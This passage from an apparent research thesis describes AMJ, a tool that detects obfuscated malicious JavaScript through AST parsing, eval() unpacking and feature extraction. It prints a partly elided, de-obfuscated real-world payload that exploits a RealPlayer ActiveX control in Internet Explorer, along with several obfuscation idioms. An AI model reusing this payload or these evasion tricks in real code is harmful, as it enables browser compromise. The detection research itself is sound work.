==> in parseFuncBody(userFunction)
// argMap: { arr: 'a', index: 'i' }
// function varMap : {arr: ArrayExpression, index:Numeric}
// parse user-function body
```

Once we finish parsing the function body, based on the *argumentMap*, we update the non-primitive object in global *varMap* with the new values.

[8]When the function is called, the arguments are the data that passed into the function's parameters
[9]A parameter is a variable in a function definition definition

Capture the Return Values

After parsing the function body, we had to check if the function returns any value. If the function node contains a *return* statement, we will be able to see a **ReturnStatement** in AST.

```
ReturnStatement {
  type: 'ReturnStatement',
  argument:
   BinaryExpression {
     type: 'BinaryExpression',
     operator: '+',
     left: Identifier { type: 'Identifier', name: 'x' },
     right: Identifier { type: 'Identifier', name: 'y' },
   },
}
```

Once we captured all return statements in the function node, we would try to evaluate the actual value via *getValue(return.argument, funcVarMap)*. Notice the return value should be evaluated within the function body (a.k.a. in function scope), therefore, *funcVarMap* is used instead of *global varMap*. Function return value could be used as parameter for another function call.

```
myAdd(myAdd(1,2),myAdd(1,2)); //6
```

Due to the fact that function arguments will be evaluated from left to right, if the argument is another **CallExpression** (i.e. nested function calls), by our design, *parsefuncbody()* will be called automatically in order to get the actual argument value before continue to next argument. (During the execution, these values would be stored on the **Call Stack**[10])

```
myAdd(//parsing arguments
  myAdd(1,2),//parsefuncbody() => get return value [Numeric,3] ==> arg1:3
  myAdd(3,4) //parsefuncbody() => get return value [Numeric,7] ==> arg2:7
); ==> result:10
```

Limitations: Since we "execute" the user-defined functions in a static way. To be more specific, we were simulating the executing of the user-defined function, by parsing the function bodies updating *varMap* accordingly. We applied same logic for capturing all possible values on capturing all possible return values. From the example below, we pass number 1 into *foo* function, AMJ won't be able to know that $1 > 0$ and should pick the first return in if-branch. As result, all possible return values were captured and stored in the *varMap*:

```
function foo(x){
    if (x > 0) {
        return x+1;
    } else {
        return x-1;
    }
}
var x = foo(1);
// varMap: {x: [  {type:Numeric, value:2} ,
//                {type:Numeric, value:0} ]}
```

(function take different execution path based on the input)

By doing so, we did manage to cover the actual return value. However, our current implementation has a huge limitation. We are not able to parse any recursive function for example the *bar()* function in the example below. Given we didn't have path sensitive analysis, if we were trying to get all possible values from a recursive function we would be in a infinite loop. To fix this, we had to set a limit to force AMJ stop the recursive value capturing. If this limit was reached, we knew we failed "execute" the user function and static feature would be stored in the *varMap* instead.

```
function bar(x){
    if (x == 0) return x;
    return bar(x+1);
}
```

(recursive function)

[10]A call stack is a mechanism for an interpreter (like the JavaScript interpreter in a web browser) to keep track of its place in a script that calls multiple functions — what function is currently being run, what functions are called from within that function and should be called next, etc. https://developer.mozilla.org/en-US/docs/Glossary/Call_stack

4.3.4 Payload Extraction – eval()

eval()[eval(string)] function is wildly used in malicious obfuscated JavaScript which could evaluate JavaScript code represented as a string. Moreover, it can be used for various purposes, for example, hiding variables, functions or even the whole script. Because the focus of this projects is analyzing the obfuscation techniques and the patterns used in malicious JavaScript, not implementing a de-obfuscation tool. We decided to extract the actual content inside *eval()* and stored as payloads[11], instead of trying to execute it in place. By doing so, we would be able to analyze on the obfuscated codes and the de-obfuscted payloads separately. (We will show our analyze result in the evaluation section.) Following is a code snippet from our dataset which contains two layers of obfuscated codes. The original obfuscated code contains the following *eval()* function call and the argument is a function expression that was invoked immediately after declaration.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)
    >35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){
    while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'
    \\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[
    c])}}return p}('11("\\m\\c\\5\\t\\9\...j\\H\\Z\\0\\5\\g\\D\\0\\9\\H\\4\\K\\0\\j
    \\k\\15\\12\\1b\\15\\12\\11\\U\\4\\5\\C\\c\\7\\j\\k\\e\\15\\12\\1a")',62,87,'
    145|40|162...eval|72|135|133'.split('|'),0,{}))
```

layer 1

Upon detection of *eval()* function call, AMJ would try to *unpack* it and stored as level-1 payload. After peeling off the first layer, we got the following content:

```
eval("\146\165\156\143\164\151\157\164\124\151\155\145\50\51\40\53\40\61\52\66\
...
0\142\145\147\151\156\120\157\163\151\164\151\157\156\40\75\75\40\55\61\51\15\12\")
```

layer 2

We see another *eval()* function call on a long string. When we continued to *unpack* this layer, the actual payload was exposed:

```
1  function XinNuo()
2  {
3  Kaspersky = "RealPlayer";
4  var user = navigator.userAgent.toLowerCase();
5  if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)
6  return;
7  try{
8  Ewido = new ActiveXObject("\x49\x45\x52\x50"+"\x43\x74\x6c\x2e\x49"+"\x45\x52\x50"+
       "\x43\x74\x6c\x2e\x31";
9  }catch(error) ...
10 Kaspersky = "RealPlayer";
11 document.cookie = "Cookie2=POPWINDOS;expires="+
12 ...
13 if(FKaspersky == "6.0.14.544")
14 Norton = unescape("%63"+"%11"+"%08"+"%60");
15 else if(FKaspersky == "6.0.14.550")
16 Norton = unescape("%63"+"%11"+"%04"+"%60");
17 else if(FKaspersky == "6.0.14.552")
18 Norton = unescape("%79"+"%31"+"%01"+"%60");
19 else return;
20 Kaspersky = "RealPlayer";
21 if(FKaspersky.indexOf("6.0.10.") != -1) {
22 ...
23 FileAdvisor += "Sunbelt";
24 Ewido["\x49\x6d"+"\x70\x6f\x72\x74"]("c:\\Program Files\\NetMeeting\\..\\..\\
       WINDOWS\\Media\\ringout.wav", FileAdvisor,"", 0, 0);}
```

actual payload

We can see the payload is targeting the Internet Explorer (**ActiveXObject** is a Microsoft extension and is supported in Internet Explorer only). Then we can see that cloaking techniques [32] is used from line 15 to line 20, it checks the specific version of **RealPlayer**.

[11]In computer security, the payload is the part of the private user text which could also contain malware such as worms or viruses which performs the malicious action; deleting data, sending spam or encrypting data. Techopedia.com

4.3.5 Dynamic Evaluate Expression Values

Function call is not the only method that malware author used to apply obfuscation. From our background study, there are many other obfuscation techniques, for example Number Obfuscation:

```
var x = [0,1,2,3,4,5,"evil_code"];
var index = 1 + 2 + 3; // 6
eval(x[index]);
```

Above is a example of **number obfuscation**, attacker uses arithmetic calculation to represent the number, in order to hide actual value **6** from the static point of view. From the AST, variable **index** will be a **BinaryExpression** as following:

```
BinaryExpression {
  type: 'BinaryExpression',
  operator: '+',
  left:
   BinaryExpression {
     type: 'BinaryExpression',
     operator: '+',
     left:  Literal { type: 'Literal', value: 1, raw: '1' },
     right: Literal { type: 'Literal', value: 2, raw: '2' },
   },
  right: Literal { type: 'Literal', value: 3, raw: '3' },
}
```

With out dynamic execution, variable **index** will be stored as **BinaryExpression** instead of **Numeric**. When we captured the *eval()* call on **x**[**index**] (*line3*), we will not be able capture the code was trying to evaluate the **evil_code** in array **x**. Therefore, AMJ would miss this important feature. In order to strengthen AMJ's variable tracking power. Apart from the function calls, we also tried to evaluate expression like arithmetic calculation, string concatenation, etc.

Algorithm 16 getValueFromBinaryExpression

```
1: function GETVALUEFROMBINARYEXPRESSION($expr$, $varMap$, $other\ args*$)
2:     $left \leftarrow getValue(expr.left, varMap)$
3:     $right \leftarrow getValue(expr.right, varMap)$
4:     $operator \leftarrow expr.operator$
5:
6:     $result \leftarrow eval(left.value + operator + right.value)$
7:     if $result\ is\ not\ undefined$ then
8:         return [{type: T, value: $result$}]    ▷ T depends on the types of left and right operand
9:     return [{type: BinaryExpression, value: ASTUtils.getCode(expr)}]
```

Above algorithm shows the general idea of how we evaluate the binary expressions. In AST, any binary expression contains two operands, *left* and *right*. Longer expression will be expressed by nested binary expressions, i.e. the *left* operand is another binary expression. (or the *right*, depends on the operator precedence and brackets). By our design, function *getValueFromBinaryExpression()* will be called automatically, if the *left* or *right* operand is a binary expression when *getValue()* was called. Similar execution logic were implemented for **UnaryExpression** and **LogicalExpression**.

Notice at *line7*, the actual return type after evaluation not only depends on the types of both left and right operand, but also the operator. In most cases, if both operands have the same type **T**, the result type will still be **T**. We will introduce the string heuristic used in AMJ for result type approximation in the following section.

4.3.6 New In AMJ – String Heuristic

As we discussed in last section, the biggest challenge for evaluating the binary expression is to determine the result type. However, since our primary focus is tracking string type variables. Therefore, we are more interested the string type behaviors in binary expression. However, due to the fact that, variables were captured statically in AMJ, even though we've implemented some dynamic executions, some of the obfuscated variables would still evade our detection. For example, attacker usually creates a empty string at the beginning and the actual evil parts were built up within a loop at run time. Our dynamic execution could fail because of the unknown types of these evil parts. However we observed an interesting fact of JavaScript string concatenation behavior during the implementation and came up with the following **Hypothesis 4.3.1**:

```
function bar(){}
var str = "str";

str + "string"; // "strstring"
str + 0;         // "str0"
str + [];        // "str"
str + {};        // "str[object Object]"
str + function foo(){}; // "strfunction foo(){}"
str + function(){}();    // "strundefined"
str + this;      // "str[object Window]"
str + bar;       // "strfunction bar(){}"
str + true;      // "strtrue"
str + undefined;// "strundefined"
str + null;      // "strnull"
```

(JavaScript String Concatenation Behaviors)

Hypothesis 4.3.1 *In a **BinaryExpression**, if the left hand side operand has a string type, and the operator is plus(+), then the result will have a string type, regardless the type of the right hand side operand.*

We noticed that, as long as the left operand is a string, no matter what we add to it, the result will still be a string. Based on **Hypothesis 4.3.1**, even if we failed to capture the actual value that was added to the string, at least we would be sure about the result has a string type. This is very important information for AMJ. Therefore, we decided to integrated this string heuristic in *getValueFromBinaryExpression()* function. The straightforward implementation will be: check if the left operand is a string and the operator is plus, then we evaluate the result to be a string regardless the actual result from evaluation, we took the advantage of the recursive design of *getValueFromBinaryExpression()* and implemented the following algorithm:

Algorithm 17 String Heuristic V1

```
1:  function GETVALUEFROMBINARYEXPRESSION($expr$, $varMap$, $other\ args*$)
2:      $type \leftarrow$ "$BinaryExpression$"
3:      $value \leftarrow undefined$
4:
5:      $left \leftarrow getValue(expr.left, varMap)$
6:      $right \leftarrow getValue(expr.right, varMap)$
7:      $operator \leftarrow expr.operator$
8:
9:      if $left$ is $String$ && $operator$ is "+" then
10:         $type \leftarrow$ "$String$"
11:         $value \leftarrow left + right$                ▷ Based on Hypothesis 4.3.1
12:         return $[type, value]$
13:     else if $left$ is $Numeric$ && $right$ is $Numeric$ then
14:         $type \leftarrow$ "$Numeric$"
15:         $value \leftarrow eval(left + operator + right)$
16:         return $[type, value]$
17:     ...
18:     return $[type, value]$
```

```
var x = "";
// evil generated here
x += evil; // varMap:{key:x, value: [{type:String, value: "undefined"}]}
```

(test : string concatenation with unknown variable)

It worked perfectly against our own test cases. However, when we tested on real samples, we noticed a big problem of this recursive design. Some malicious samples contain super long string concatenation expressions, therefore our recursive design will reach the max recursion depth and hangs. In order to fix this, we've implemented a hybrid version, we kept the recursive function call *getValue()* for the specific node, but extracted the recursive calls on operands into a loop:

Algorithm 18 String Heuristic V2

```
1:  function GetValueFromBinaryExpression($expr$, $varMap$, $other\ args*$)
2:      $type \leftarrow$ "$BinaryExpression$"
3:      $value \leftarrow undefined$
4:
5:      $node \leftarrow expr$
6:      $operands \leftarrow []$
7:      $operators \leftarrow []$
8:      while $node.left.type ==$ "$BinaryExpression$" do        ▷ Loop until get left most node
9:          $node \leftarrow node.left$
10:         $operands.push(node.right)$                              ▷ Store all RHS operands
11:         $operators.push(node.operator)$                          ▷ Store all RHS operators
12:     $operands.reverse()$
13:     $operators.reverse()$
14:
15:     if $node.left$ is $String$ && $node.operator$ is "+" then
16:         $type \leftarrow$ "$String$"
17:         $value \leftarrow getValue(node.left)$                    ▷ Recursive Call
18:         for $operand$ in $operands$ do
19:             evaluate value and check operator is "+"
20:         return $[type, value]$
21:     else if $node.left$ is $Numeric$ then
22:         ...
23:     ...
24:     return $[type, value]$
```

In the second version, we used a loop to get the left most binary expression. The rest RHS operands and operators were stored in two lists. Once we got the left most node, we reverse the both lists so we can pop later in the correct order. If the left operand contains a string, we will set the type to be string and try to use the operands and operators to recover the obfuscated string. By this hybrid implementation, the loop fixed the problem of reaching recursive limit for long expressions and the recursive part deal with brackets and operator precedence.

To conclude, we have covered two JavaScript types only: String and Numeric in our binary expression evaluation algorithm. We picked these two because they are the most important to AMJ. From the related works and researches we had studied on. Non of them had used the above String Heuristic. In fact, determining the actual result type from the executions would be a challenging and orthogonal task. Details could be found in JSRef's [48] research, they formalized the most of the functions from JavaScript libraries: Object, Function, Boolean, Number, and Errors. We leave the approximation implementation for other types as feature work, we could follow JSRef's specification and implement the corresponding codes.

4.4 Feature Extraction

We’ve discussed the both static and dynamic components in the previous sections. In this section, we will go through all the features AMJ captured in detail. Naturally, the scope of malicious JavaScript features is incredibly wide, based on our background researches and experiments, we decided to focus on the following features:

VarWithFunctionExpr		
VarWithExpr	FunctionObfuscation	
VarWithThisExpr	FuncCallWithBinaryExpr	StringConcatenation
VarWithUnaryExpr	FuncCallWithUnaryExpr	PredefinedFuncCalls
VarWithBinaryExpr	FuncCallWithStringVariable	DOCUMENT_Operations
VarWithCallExpr	FuncCallWithCallExpr	WINDOW_Operations
VarWithLogicalExpr	FuncCallWithNonLocalArr	UnfoldUnescapeSuccess
VarWithBitOperation	FuncCallWithUnkonwnRef	UnfoldEvalSuccess
HtmlCommentInScriptBlock	AssigningToThis	LongArray
DotNotationInFunctionName	ConditionalCompilationCode	LongExpression

Table 4.3: Feature Summary

4.4.1 Variable Declaration & Assignment

Let’s start with variable related features. Based on our observation in malicious and obfuscated JavaScript, raw values were barely used. Attacker always tries to hide the the values from static point of view, therefore, we captured all variable declarations and assignments that are not with raw values. In this section, we will go through each variable related feature in detail.

VariableWithFunctionExpression:

```
FunctionExpression {
  type: ’FunctionExpression’,
  id: [ Function Name],
  params: [ Parameter List],
  body: BlockStatement { type: ’BlockStatement’, body: [] },
  generator: false,
  expression: false
}
```

As we discussed earlier, this is one way to define a function. Once we captured **FunctionExpression** we will store the function in *varMap* as well as report this feature.

In the example below, function expression feature was captured at *line2*. The function node was stored as value, with type:user-function to variable **e** in *varMap*. Then the feature was reported. From the print out information, we are able to see the function code and whether it was a declaration or assignment.

```
1 eval(function(p, a, c, k, e, d) {
2   e = function(c) {
3     return (c < a ? ’’ : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.
        fromCharCode(c + 29) : c.toString(36))};
4   if (!’’.replace(/^/, String)) {
5     while (c--) d[e(c)] = k[c] || e(c);
6     ...
7 // varMap => {key:e, value: [{type: user-function, value: FUNC_NODE}]}
8 FEATURE[VariableWithFunctionExpr]:in_main:Assign by:e = function(c) {...}
```

(Function Expression Code Snippet)

VariableWithThisExpression:

```
ThisExpression { type: 'ThisExpression' }
```

This pattern normally used when attacker want to use the current context or browser objects. Keyword **this** can be used in many different ways, in the example below, variable **a** will be stored as a call expression while variable **b** will be stored as this expression directly in *varMap*. This feature would be reported if we found *this* keyword exist in *RHS* expression.

```
a = this.md5_hh(a, b, c, d, x[i+ 5], 4 , -378558);
b = this;
// varMap => {key:a, value :[{type:callExpression, value: CALL_NODE}]}
// varMap => {key:b, value :[{type:thisExpression, value: this}]}
FEATURE[VariableWithCallExpr]:in_main:Assign by:a = this.md5_hh(a, b, c, d, x[i+
    5], 4 , -378558);
FEATURE[VariableWithThisExpr]:in_main:Assign by:b = this;
```

(This Expression Code Snippet)

VariableWithUnaryExpression:

```
UnaryExpression {
  type: 'UnaryExpression',
  operator: [ Binary Operator(e.g. '+', '+=')],
  argument: [ Single Argument ],
  prefix: true,
}
```

Because of our dynamic execution functionality, once we captured the **UnaryExpression**, we would try to evaluate the expression via *eval()* and get the actual value. If the evaluation failed, we would store the static type **UnaryExpression** instead in *varMap*.

In the example below, **typeof** operator returns a string indicating the type of the unevaluated operand. We tried to execute the typeof and the actual value will be stored in the *varMap*. Therefore, we when we were trying to get the typeof variable **olike** (*line2*), we found its true value was a string with value "object". Therefore, the true value of variable **abjiwimly** is a string with value "string".

```
1 var olike = typeof null;
2 var abjiwimly = typeof olike;
3 // varMap => {key:olike, value :[{type: String, value: "object"}]}
4 // varMap => {key:abjiwimly, value :[{type:String, value: "string"}]}
5 FEATURE[VariableWithUnaryExpr]:in_main:Init by:olike = "object"
6 FEATURE[VariableWithUnaryExpr]:in_main:Init by:abjiwimly = "string"
```

(Unary Expression Code Snippet)

VariableWithBinaryExpression:

```
BinaryExpression {
  type: 'BinaryExpression',
  operator: [ Binary Operator(e.g. '+', '+=')],
  left:  [ LHS Expression ],
  right: [ RHS Expression ]
}
```

Similarly, we would try to evaluate all **BinaryExpressions** via *eval()* and get the actual value with our String Heuristic discussed before were used in the evaluation. If the evaluation failed, we will store this variable with type of **BinaryExpression**.

In the example below, variable **oxmigjy**(*line7*) was successfully evaluated to a string "41ijilewr". The printout information shows both raw binary expression and the evaluated result.

```
1 ...
2 var ztyvqumo = 'ijilewr';
```

```
switch (fmowfywca) {
case "egin":
  if (ummoz() < 51.5583) {
    var afkevmidt = 41;
    var oxmigjy = afkevmidt + ztyvqumo;
  }
...
//
// varMap => {key:oxmigjy, value :[{type:String, value: "41ijilewr"}]}
FEATURE[VariableWithBinaryExpr]:in_if:Init by:oxmigjy = afkevmidt + ztyvqumo -> "41
    ijilewr"
```

(Binary Expression Code Snippet)

VariableWithLogicalExpression:

```
BinaryExpression {
  type: 'LogicalExpression',
  operator: [Logical Operator(e.g. '&&', '||') ],
  left:  [ LHS Expression ],
  right: [ RHS expression ]
}
```

Logical expression is a special type of **BinaryExpression**. If the operator used in binary expression are logical operators, parser will treat them as **LogicalExpression**. This pattern is often used when attacker trying to detect the user environment, like operating system or the browser version.

In the example below, AMJ failed to evaluate the true value of variable **b**. Therefore, **LogicalExpression** is stored in *varMap*.

```
var b = navigator.userAgent.match(/iPhone OS ([\d_]+)/) ||
    navigator.userAgent.match(/iPad OS ([\d_]+)/) ||
    navigator.userAgent.match(/CPU OS ([\d_]+)/);
//
// varMap => {key:b, value :[{type:LogicalExpression, value: LOGICAL_EXPR}]}
FEATURE[VariableWithLogicalExpression]:in_main:Init by:b = navigator (...)
```

(Logical Expression Code Snippet)

VariableWithCallExpression:

```
CallExpression {
  type: 'CallExpression',
  callee:    [ Function Name ],
  arguments: [ Argument List ]
}
```

No matter the function is pre-defined or user-defined, once the function was called, we would be able to capture a call expression from the AST. Our dynamic execution component will try to evaluate the function calls as we discussed before. Functions as simple as *id()* which just returns the argument could be used to hide the variables from the static perspective.

In the example below, string value 'Write' was hidden inside the id function *j50()* in variable declaration of **w40** (*line4*).

```
1 function j50(q99) {
2     return q99;
3 };
4 var w40 = j50('Write');
5 //
6 // varMap => {key:w40, value :[{type:String, value: "\'Write\'"}]}
7 FEATURE[VariableWithCallExpr]:in_main:Init by:var w40 = j50('Write');
```

(Call Expression Code Snippet)

4.4.2 Function Call

We separate all **CallExpression**s which were called directly without assigning to any variables as function calls. Attacker could use function calls to dynamically generate codes. Then we also observed that in some of the malicious samples, attacker would create some non-primitive variables first, for example array, and use other function calls to manipulate these variables.

```
 ExpressionStatement {
  type: 'ExpressionStatement',
  expression:
   CallExpression {
     type: 'CallExpression',
     callee: [ Function Name ],
     arguments: [ Argument List ],
   },
}
```

Capturing function calls are different to "execute" the function. For dynamic executions, we focus on the known functions only, i.e. the pre-defined functions or user-defined functions. Due to the fact that JavaScript codes could be loaded from other **.js** files locally, or from external libraries. Because our current implementation only works on single file, we are not able to execute these library functions or function defined in other file. Gathering JavaScript from different sources is one direction of future work. For the function call related features we focus on **CallExpression** and its arguments. In other words, even if we don't know what the function is, as long as the arguments passed to the function are suspicious we will report the feature.

FuncCallWithBinaryExpr:

```
CallExpression {
     type: 'CallExpression',
     callee: [ Function Name ],
     arguments: [ [BinaryExpression] ],
},
```

If the argument contains a **BinaryExpression** this feature will be reported. In the example below, the first argument of *setTimeout()* is a string concatenation i.e. binary expression. Based on our dynamic execution, we evaluated the expression and get "startOverflow(256)" as result. This can be found in the printout feature information. Notice here, because function *setTimeout()* is not in our pre-defined function list, therefore it was not executed by AMJ.

```
function startOverflow(num) {
  ...
}
if (num == 255) setTimeout("startOverflow(" + (num+1) + ")", 2000);
//
FEATURE[FuncCallWithBinaryExpr]:in_main:setTimeout(BinaryExpr) => setTimeout("
    startOverflow(256)", 2000)
```

(Function Call With Binary Expression)

FuncCallWithUnaryExpr:

```
CallExpression {
     type: 'CallExpression',
     callee: [ Function Name ],
     arguments: [ [UnaryExpression] ],
},
```

Similarly, if the argument is a **UnaryExpression**, this feature will be reported.

```
function foo(x){return x;};
foo(-1);  // {foo_return: [{type:Numeric, value:-1}]}
//
FEATURE[FuncCallWithUnaryExpr]:in_main:foo(UnaryExpression) => foo(-1)
```

(Function Call With Unary Expression)

FuncCallWithStringVariable:
Many encoding functions take string as parameter. If the function call takes a string argument this feature will be reported.

In the example below, the argument for *unescape()* is a long string. When the dynamic execution evaluated the *unescape()* function call successfully, and retrieved the hidden string value. Therefore, from the printout information, we are able to see the actual hidden content.

```
unescape('%0a%76%61%72%20%4b%53%6c%79%3d%27%...');
//
FEATURE[FuncCallWithStringVariable]:in_main:unescape(STRING) => unescape("var KSly
    ='b41a3d3c...")
```

(Function Call With String Variable)

FuncCallWithCallExpr:
This feature would be reported when found nested function calls. Attacker always hides the function arguments in another function call to evade the static detection.

In the code snippet below, attacker defined a global array **p26**, with one update function *f85()* and one id function *w25()*. From *line8*, a function*f85()* was called, however, the second parameter was hidden inside the id function *w25()*. Therefore, this feature was reported, and from the printout information, we will be able to see the actual argument has value '"s'.

```
1  var p26 = new Array();
2  function f85(g55, w27) {
3      p26[g55] = w27;
4  };
5  function w25(h51) {
6      return h51;
7  };
8  f85(763, w25('"s'));
9  //
10 FEATURE[FuncCallWithCallExpr]:in_main:f85(763, w25('"s')) ==> f85(763, '"s');
```

(Function Call With Call Expression)

FuncCallWithNonLocalArray:
Because AMJ works based on the static patterns, array might be hidden from the static perspective, i.e. will only be exposed at run time. Therefore, AMJ will not be able to get the static value of a certain element. Therefore if we detect the code tried to pass an unknown array element to a function, this feature being reported.

```
var arr = ["evil_code"];
function foo(x){
    eval(x[0])
};
foo(arr);
//
FEATURE[FuncCallWithNonLocalArr]::foo: Accessing non-local array: eval(x[0])
```

(Non-Local Array)

The above example shows a more common case. When this feature was reported inside a function. We will know the function has a non-primitive parameter. Similar to the array variables, function calls could be hidden as well. AMJ will fail to catch the function call, therefore, once we detect the function definition, we will parse the function body. More importantly, this feature will only be reported at the function definition. Because at this point, we didn't have knowledge about the function parameters. To be more specific, we didn't know what's the value of **x**. Later, if we capture the function call, we will consider the actual arguments passed into the function, therefore no feature will be reported. (we map the argument with parameters, therefore, we will know variable **x** contains value of **arr**)

FuncCallWithUnkonwnReference:
Similar to **FuncCallWithNonLocalArray**, this feature will be reported only if in the current scope, the index of an object is not defined. (including the property name of object variable)

In the example below, the feature is reported in the first parse of the function body at function declaration. When **foo** function is called, we pass the *x=0* into the function, therefore, the index is local to the function.

```
function foo(x){
    var arr = ["1", "2", "3"];
    eval(arr[x])
};
foo(0); //
//
FEATURE[FuncCallWithUnkonwnReference]:in_function:foo:eval(arr[x])
FEATURE[FuncCallWithStringVariable]:in_main:foo:eval(Object->STRING) ==> eval("1")
```

(Non-Local Index)

FunctionObfuscation:
Attacker declare variables and set the initial value to JavaScript pre-defined functions, for example eval. This allows attacker to trick naive parser that only checks the function name upon function calls.

In the example below, we first set **x** to equal to the **eval** function, and when we declare variable **y**, we are calling **x** which is actually the **eval**, to get the **document** from the concatenated string. From the printout information, we can easily the mapping of function obfuscations.

```
var x = eval;
var y = x("do"+"cu"+"ment");
//
FEATURE[FunctionObfuscation]:in_main:[ x ] -> [ eval ]
FEATURE[FunctionObfuscation]:in_main:[ y ] -> [ document ]
FEATURE[StringConcatenation]:in_main:"do"+"cu"+"ment" ==> document
```

4.4.3 Implied Features & Environment Related Operation

The following features were captured after some post processing steps.

VariableWithBitOperation:
Bit-wised operations are wildly used in obfuscated code. However, from the Esprima AST there are no any nodes or expressions that can indicate the bit-wised operations. All the bit-wised operations were categorized to **BinaryExpressions**, therefore, we implement a post process for the **BinaryExpressions** we captured. If the **operator** is in our bit operation operator list, we will report this feature. There is one exception, the **Bitwise NOT** operator ˜ is a **UnaryExpression**.

```
// Binary_BIT_OPERATORS = [">>", "<<", "|", "&", "^", "~", ">>>", ">>=",
//                         "<<=", "|=", "&=", "^=", "~=", ">>>="]
// Unary_BIT_OPERATOR = "~"
var x = 1 << 2; // x : [ { type: 'Numeric', value: 4  } ]
var y = ~1;     // y : [ { type: 'Numeric', value: -2 } ]
z = x | y;      // z : [ { type: 'Numeric', value: -2 } ]
//
FEATURE[VariableWithBitOperation]:in_main:Init Variable by:x = 1 << 2
FEATURE[VariableWithBitOperation]:in_main:Init Variable by:y = ~1
FEATURE[VariableWithBitOperation]:in_main:Assign Variable by:z = x | y
```

Because they are still with **BinaryExpression** or **UnaryExpression**, our dynamic execution covers these bitwise operations. The actual value will be stored in the *varMap* if execution success, otherwise, **BitwiseOperation** or **UnaryExpression** as the type.

StringConcatenation:
String concatenation is another implied feature from the **BinaryExpression**. Based on our observation of JavaScript [string behavior]: string plus anything will be treated as String type, therefore, the parser checks the most left variable type in BinaryExpression, if it is String type, then this Feature will be reported.

```
var a = "He" + "ll" + "o";
var b = "World!";
var c = a + " " + b;
//
FEATURE[StringConcatenation]:in_main:"He" + "ll" + "o" ==> Hello
FEATURE[StringConcatenation]:in_main:a + " " + b ==> Hello World!
```

This feature message is useful for analyzing one specific malicious JavaScript sample. From the feature reported, we can easily see the result after concatenated.

DOCUMENT_Operations & WINDOW_Operations:
document and window related operation will be captured by this.

```
document.write("Hello World!");
var enc = window.btoa("Hello World!");
//
FEATURE[DOCUMENT_Operations]:in_main:document.write("Hello World!")
FEATURE[WINDOW_Operations]:in_main:window.btoa("Hello World!")
// varMap
enc : [ { type: 'String', value: 'btoa("Hello World!")' } ]
```

The DOM is a platform and language neutral interface that allows scripts to dynamically access and update the content, style, and structure of web documents. The DOM typically contains an object-instance hierarchy that models the browser window and some browser window information. Currently in AMJ, we only checks for **document object** and **window object**. Other DOM objects like **navigator object** or **location object** could be easily added.

4.4.4 Special Syntax Features

The existence of the following features will cause our parser failed to parse the file. These features were captured on the **source code** level by regular expression pattern matching. Once we failed to parse the file at the first attempt, we will try to "fix" some of the following "erroneous" syntax and report the following features.

HtmlCommentInScriptBlock:
Attacker use HTML comments inside JavaScript script blocks, in order to trick the parser to consider that's comment and skip parsing them. However, the JavaScript codes within HTML comment tag (i.e. $<!--\ \ -->$) are still executable. Both malicious code and random comments could be in between the tags.

```
<script>
<!-- malicious codes //--> actual JS
actual JS <!-- random comments  //-->
</script>
//
FEATURE[HtmlCommentInScriptBlock]
```

To handle this pattern, we implemented a two-parse approach. Once the syntax error was reported by the parser, a set of regular expression matching would be performed on the source code. Then the "fix" algorithm is shown below:

Algorithm 19 Two-parse Approach (HTML comment tags)

```
1: ...
2: if $parseProgram(sourceCode)\ failed$ then
3:     if $sourceCode\ contains\ HTML\ tags$ then
4:         $report$ [HtmlCommentInScriptBlock]
5:         $tags \leftarrow sourceCode.match(/<!--[*]-->/g)$
6:         for $tag$ in $tags$ do
7:             $content$ ←tags.replace(/<!–/,"").replace(/–>/,"")
8:             if $parseProgram(content)\ failed$ then
9:                 $sourceCode.replace(tag, "")$                    ▷ remove everything
10:            else
11:                $sourceCode.replace(tag, content)$               ▷ remove the tags only
12: ...
13: parseProgram(sourceCode)                                        ▷ second try
```

For each pair of HTML comment tags (i.e. "$<!--$" and "$-->$") we found, we would try to parse the content in between the tags to see whether the content would throw an syntax error. Because attacker would mix meaningless comments and malicious codes in these comment tags. Normally the comments are not parse-able. If we found the content is comment (i.e. not parse-able) we would remove everything in between the tags. Otherwise, we would just remove the tags and keep the content in between.

ConditionalCompilationCode:
This pattern was used to targeting on specific IE browser. Conditional compilation is supported in Internet Explorer 10 Standards mode and in all earlier versions. Due to its special syntax, we decided just to report this feature but not try to "fix" it.

```
/*@cc_on
@if (@_win32 || @_win64)/*  */
var aTYdHmhhZ = ';}\n\r;)([]))(}; ...'
aTYdHmhhZ = aTYdHmhhZ["split"]('');
var ikarus=1; @*/
//
FEATURE[ConditionalCompilationCode]
```

DotNotationInFunctionName:
About four percent files in our 2016's dataset contains this pattern, although for most JavaScript parser, this is invalid syntax to have dot notations in function name. We believe this special syntax works in some specific platform or browser.

```
...
startArcade[("genesis", function String.prototype.dogmaStrategic() {
return this
}, "injection", "write")](syndicatePrinter[("ResponseBody")]);
...
//
FEATURE[DotNotationInFunctionName]
```

Algorithm 20 Two-parse Approach (Dots In Function Names)

```
1: ...
2: if $parseProgram(sourceCode)$ $failed$ then
3:     if $sourceCode$ $contains$ $dotNotationInFuncName$ then
4:         $report$ [DotNotationInFunctionName]
5:         $funcNames \leftarrow sourceCode.match(/function(.*?)\backslash.(.*?)\backslash(/))$
6:         for $funcName$ $in$ $funcNames$ do
7:             $noDots \leftarrow funcName.replace(/./, "")$          ▷ remove dots
8:             $sourceCode.replace(funcName, noDots)$
9: ...
10: parseProgram(sourceCode)          ▷ second try
```

Similarly, if first parse failed, regular expression was used to capture all the function name which is between JavaScript **funciton** keyword and the closest round bracket. We will remove all the dots in function names and parse the source code second time.

AssigningToThis:
Special pattern that found in our dataset, which tries to assign values to JavaScript keyword **this**. In JavaScript, in most cases, the value of **this** is determined by how a function is called. More importantly, it can't be set by assignment during execution. If we try to do the assignment in the example below, an **uncatchable reference error – Invalid left-hand side in assignment** will be reported. Since this is a very interesting case, we decide to capture it. In order to make this assignment valid, a trick was applied. We replace all **this** to our own unique string **AMJ_THIS**. If we detect assignment to **AMJ_THIS** variable, we report this feature. Since we our dynamic execution didn't try to get the actual value of *this*. By replacing *this* to another unique variable won't affect other features.

```
try {
  this = "xmlnodes";
} catch (supplided) {
  keystroke = saveNewCategory = Run = this;
}
//
FEATURE[AssigningToThis]:in_try:Assign Variable to 'this': this = "xmlnodes";
```

